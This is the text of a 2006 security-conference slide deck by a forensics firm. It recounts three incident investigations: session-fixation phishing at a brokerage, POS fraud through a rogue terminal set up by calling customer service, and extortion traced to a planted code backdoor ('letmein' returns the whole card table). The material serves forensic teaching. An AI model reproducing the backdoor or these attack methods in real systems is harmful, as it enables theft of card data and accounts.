Smashing the Stack for Profit, Period

Rohyt Belani   rohyt.belani@mandiant.com

Hack In The Box 2006

September 21, 2006

MANDIANT

INTELLIGENT INFORMATION SECURITY

Which One Best Describes Today's Hacker?

Conclusions

- The hacker profile has undergone significant change
- Sophistication of attacks is on a rise…more so than response techniques!
- The motivation behind cyber attacks is primarily $$$ and not fun
- Cyber crime has outgrown illegal drug sales!

A Report from the Trenches – Pump N’ Dump

MANDIANT

INTELLIGENT INFORMATION SECURITY

Symptoms

- “I see a trade executed from my account …10000 shares of a company I haven’t even heard about, were purchased on January 17 (2006) @ 2 pm from my account!” – a client of a well-established brokerage firm in NYC.
- 7 other clients of the same brokerage firm report the same issue – in January 2006.

Investigation

- Computer security breaches were the prime suspect.

- Was the brokerage firm hacked? Was it the end user who was hacked?

- We had dates and times of the trade executions as a clue.

MANDIANT

Investigation

- Our team began reviewing the brokerage firm’s online trading application for clues
  - Network logs
  - Web server logs
  - Security mechanisms of the application

- We asked to duplicate the victim’s hard drive and review it for indicators of compromise.

Web Server Logs

- Requested IIS logs for January 17, 2006 from all the (load balanced) servers.
- Combined the log files into one common repository = 1 GB
- Microsoft’s Log Parser to the rescue

Microsoft LogParser

- LogParser is an excellent and free tool for analyzing log files
- Available from www.microsoft.com
- More information on unofficial LogParser support site: http://www.logparser.com/
- Supports a variety of log formats
- Uses SQL syntax to process log files

Microsoft LogParser

- Parsed out all requests to execute.asp using Microsoft Log Parser:

```
LogParser -o:csv "select * INTO
 execute.csv from *.log where
 cs-uri-stem like '/execute.asp%'"
```

Can You Find The Smoking Gun?

```
#Software: Microsoft Internet Information Services 5.0

#Version: 1.0

#Date: 2006-01-017 01:03:15


#Fields:time  c-ip            cs-       cs-uri-stem    cs-uri-query                                      Status  version
                              method
     1:03:15  172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39          200  HTTPS/1.0
     1:04:35  172.16.54.33    POST      /execute.asp   sessionid=3840943093874b3484c3839de9340494          200  HTTPS/1.0
     1:08:15  172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39          200  HTTPS/1.0
     1:10:19  172.16.87.231   POST      /execute.asp   sessionid=298230e0393bc09849d839209883993           200  HTTPS/1.0
     1:13:15  172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39          200  HTTPS/1.0
     1:18:15  172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39          200  HTTPS/1.0
     1:19:20  172.16.121.3    POST      /execute.asp   sessionid=676db87873ab0393898de0398348c89           200  HTTPS/1.0
     1:21:43  172.16.41.53    POST      /execute.asp   sessionid=3840943093874b3484c3839de9340494          200  HTTPS/1.0
     1:23:16  172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39          200  HTTPS/1.0
     1:28:15  172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39          200  HTTPS/1.0
           .        .           .             .                          .                                   .         .
           .        .           .             .                          .                                   .         .
```

Next Step

- Noticed repeated use of same sessionid at regular intervals from the same IP
- Parsed out all requests with the suspicious sessionid

```
LogParser -o:csv "select * INTO
 sessionid.csv from *.log where
 cs-uri-query like
 '%90198e1525e4b03797f833ff4320af39'"
```


Can You Find The Smoking Gun?

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2006-01-017 01:03:15
#Fields:time   c-ip            cs-       cs-uri-stem    cs-uri-query                                  Status   version
                               method
    1:03:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
    1:08:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
    1:13:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
    1:18:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
    1:23:16    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
    1:28:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
          .          .            .            .                           .                             .         .
          .          .            .            .                           .                             .         .

   13:53:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
   13:58:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
   14:03:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
   14:07:23    172.16.14.166   POST      /login.asp     sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
   14:07:54    172.16.14.166   POST      /account.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
   14:08:15    172.16.22.33    POST      /execute.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
   14:10:09    172.16.22.33    POST      /confirm.asp   sessionid=90198e1525e4b03797f833ff4320af39      200    HTTPS/1.0
```

Phishing?

- No indications of key logging trojans, malware, viruses, etc. were found on the victim’s computer.
- Look what we found in the archived .pst file:



From: customer-service@ .com
To:
Cc:
Subject: Valued Customer Feedback

At we are always striving to improve the customer's online experience. We are currently experimenting with a new user interface and have selected a few of our valued customers to provide feedback on it.

We would appreciate it if you, Mr. , would review the changes by logging into your account by clicking here
and sending us e-mail telling us what you like and what you don't about what you see.

We appreciate your participation in this process.
Thank You once again,

Customer Service

URL: https://www.xyzbrokerage.com/login.asp?sessionid=90198e1525e4b03797f833ff4320af39

MANDIANT

Session Fixation

- The application was confirmed to be vulnerable to session fixation:
  - A session id was issued before login
  - The same session id was used by the application after login for the purposes of user authorization
  - This allowed an attacker to hijack legitimate user sessions using a bit of social engineering

A Report from the Trenches – Who Wants to Be A Millionaire?

MANDIANT
INTELLIGENT INFORMATION SECURITY

Symptoms

- Furniture company sees sharp rise in the number of returns at one of their store locations
- 9 returns worth $10,000 each = $90,000 to pre-paid charge cards
- All the transactions had initiated from the same terminal after store hours!


Investigation

- The terminal ID was traced back to a physical store location
- Video surveillance archives were reviewed to identify entry into the facility at the dates and times the fraudulent transactions had been initiated

NO LUCK THERE!

Could the fraudster have set up a rogue terminal?

- Let’s find out…



eBay: Credit Card Machine Hypercom T7P 512k POS Terminal (item 7627916714 end time J

File Edit View Favorites Tools Help
Back Favorites Links Google Blackboard Gmail
Address http://cgi.ebay.com/Credit-Card-Machine-Hypercom-T7P-512k-POS-Terminal_W0QQitemZ7627
Google Search PageRank 125 blocked Che

Credit Card Machine Hypercom T7P 512k POS Terminal

Not Used Still w/Protect Film on len w/5 year warranty

Seller of this item? Sign in for your status | **Watch this item** in My eBay

Starting bid:	**US $79.95**	Place Bid >
Buy It Now price:	**US $79.95**	Buy It Now >
End time:	**54 mins 19 secs** (Jun-11-06 14:06:06 PDT)	
Shipping costs:	Check item description and payment instructions or contact seller for details	
Ships to:	United States	
Item location:	Call Toll Free 800-785-5939, United States	
History:	0 bids	

View larger picture


What else is needed to setup the terminal?

- A valid **Terminal ID** registered with a card processing company
- The corresponding **download ID** to download POS software on the terminal
- The **phone number** of the software download dial-in server

MANDIANT

Where can I get this information from?

- Help is just a phone call away



MANDIANT

How did we get the bad guy?

- Configured the dial-in server to log all incoming phone numbers
- Disabled all POS terminal IDs associated with the victim organization – the furniture company
- Recorded all calls to customer service and the caller id
- Obtained a list of all the company’s phone numbers from which legitimate downloads could initiate

Waited Patiently….

Finally….

- On October 12, 2005 customer service received a call to re-activate a terminal
- The terminal ID provided by the caller was the same as the one from which the fraudulent transactions had initiated 3 months ago
- The caller id was 0123456789!
- The CSR was instructed to provide the necessary information to initiate the download
- A few hours later the terminal initiated a connection to the dial-in server…from a hotel in Miami

MANDIANT

Game Over

A Report from the Trenches – Cyber Extortion

MANDIANT
INTELLIGENT INFORMATION SECURITY

Symptoms

- The CEO of a retail organization received an extortion threat of $250,000 via snail mail
- The threat – 125,000 customer credit card numbers would be sold to the mafia
- The response was demanded in the form of a footer on the main page of the retailer’s website

Response

- In-house counsel used several ploys to buy time – a mere 72 hours were granted by the extorter
- 3 members of our team were brought in to investigate round the clock for the next 3 days
- Our job was to determine how the credit card database may have been compromised and more importantly who the culprit was

What Followed?

- Frenzied web server log analysis to detect anomalous activity – Nothing!
- Reviewed all employee email inboxes to detect internal fraud – Nothing!
- Database login/logout activity reviewed – nothing suspicious
- Web application scanned for SQL injection flaws – No luck!
- Last resort – application code review

Racing Against Time

- Over 100,000 lines of code
- A comprehensive code review was ruled out
- Resorted to scripted searches through code

MANDIANT

Scripted Searches

- Did the code contain raw SQL statements?
- Searched for occurrences of the “SELECT” in the code

  Regex = `.*SELECT.*`

- The search resulted in an overwhelming number of hits

MANDIANT

Scripted Searches

- The results from the previous search were searched for occurrences of the “SELECT *” string to identify SQL statements where the scope was not properly limited

Regex = **`SELECT \*.*FROM.*`**

- The search resulted in 5 hits
- One of the hits was:

```
SELECT * FROM CardTable
```

The Code That Made The Call

```
NameValueCollection coll = Request.QueryString;
String[] arr1 = coll.AllKeys;
...
String[] arr5 = coll.getValues(arr1[4]);
string extra = Server.HtmlEncode(arr5[0]).ToString();

if (extra.Equals(“letmein”))
{
  Cmd = “SELECT * FROM CardTable”;
}

...
```

Eureka!

- This was a backdoor – an insider job?
- Reviewed code archives to detect addition of code
- The first check-in with this code was made by a developer contracted from a third-party in Asia
- Found the URL with the additional parameter in the web server logs
- The client IP traced back to Asia!

Another One Bites The Dust…

- The development company was notified of this rogue activity
- Local law enforcement was cooperative

Questions?

MANDIANT
INTELLIGENT INFORMATION SECURITY